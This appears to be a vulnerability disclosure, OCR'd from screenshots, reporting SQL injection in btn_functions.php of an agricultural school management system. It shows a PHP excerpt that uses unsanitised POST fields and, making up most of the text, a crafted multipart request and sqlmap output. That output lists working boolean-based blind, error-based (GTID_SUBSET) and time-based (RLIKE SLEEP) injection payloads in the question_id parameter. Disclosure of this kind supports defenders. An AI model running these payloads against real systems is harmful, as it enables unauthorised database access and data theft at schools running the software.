
Agro-School Management System btn_functions.php has Sqlinjection

A SQL injection vulnerability exists in the agricultural school management system btn_functions.php. The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.


Souce Code



```
unction doUpdateQuestion(){
 include("../../../connections/db-connect.php");
 $user_id = $_SESSION['user_id'];

      $q_id = $_POST['question_id'];
      $description = $_POST['description'];
      $option_a = $_POST['option_a'];
      $option_b = $_POST['option_b'];
      $option_c = $_POST['option_c'];
      $option_d = $_POST['option_d'];
      $difficulty_id = $_POST['difficulty_id'];
     $subject = $_POST['test_subject'];
     $course = $_POST['test_desc'];
      $answer = $_POST['answer'];

     if($answer == 'A'){
       $answer = $option_a;
     }
     elseif($answer == 'B'){
```



```
Content-Disposition: form-data; name="option_d"

d
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="personImage"; filename="@@q51SU"
Content-Type: image/png


------------YWJkMTQzNDcw
Content-Disposition: form-data; name="question_id"

0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR NOT 4218=4218#
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_desc"

ECE
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_subject"

Mathematics, Surveying and Transportation Engineering
------------YWJkMTQzNDcw--
```

SqlMap Attack

```
---
---
Parameter: MULTIPART question_id ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - 
MySQL comment)
    Payload: ------------YWJkMTQzNDcw
Content-Disposition: form-data; name="answer"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="btnUpdateQuestion"

btnUpdateQuestion=Save changes
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

sad
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="difficulty_id"

1
```

```
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_a"

a
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_b"

b
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_c"

c
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_d"

d
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="personImage"; filename="@@q5lSU"
Content-Type: image/png


------------YWJkMTQzNDcw
Content-Disposition: form-data; name="question_id"

0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR NOT 4218=4218#
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_desc"

ECE
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_subject"

Mathematics, Surveying and Transportation Engineering
------------YWJkMTQzNDcw--
```

```
    Type: error-based
    Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: ------------YWJkMTQzNDcw
Content-Disposition: form-data; name="answer"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="btnUpdateQuestion"

btnUpdateQuestion=Save changes
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

sad
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="difficulty_id"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_a"

a
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_b"

b
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_c"

c
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_d"
```

```
d
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="personImage"; filename="@@q5lSU"
Content-Type: image/png


------------YWJkMTQzNDcw
Content-Disposition: form-data; name="question_id"

0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR
GTID_SUBSET(CONCAT(0x71716a6271,(SELECT
(ELT(4963=4963,1))),0x717a7a6b71),4963)-- PlrZ
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_desc"

ECE
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_subject"

Mathematics, Surveying and Transportation Engineering
------------YWJkMTQzNDcw--

    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: ------------YWJkMTQzNDcw
Content-Disposition: form-data; name="answer"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="btnUpdateQuestion"

btnUpdateQuestion=Save changes
------------YWJkMTQzNDcw
```

```
Content-Disposition: form-data; name="description"

sad
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="difficulty_id"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_a"

a
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_b"

b
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_c"

c
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="option_d"

d
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="personImage"; filename="@@q5lSU"
Content-Type: image/png


------------YWJkMTQzNDcw
Content-Disposition: form-data; name="question_id"

0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' RLIKE SLEEP(5)-- yMrn
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_desc"
```

```
ECE
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="test_subject"

Mathematics, Surveying and Transportation Engineering
------------YWJkMTQzNDcw--
---
```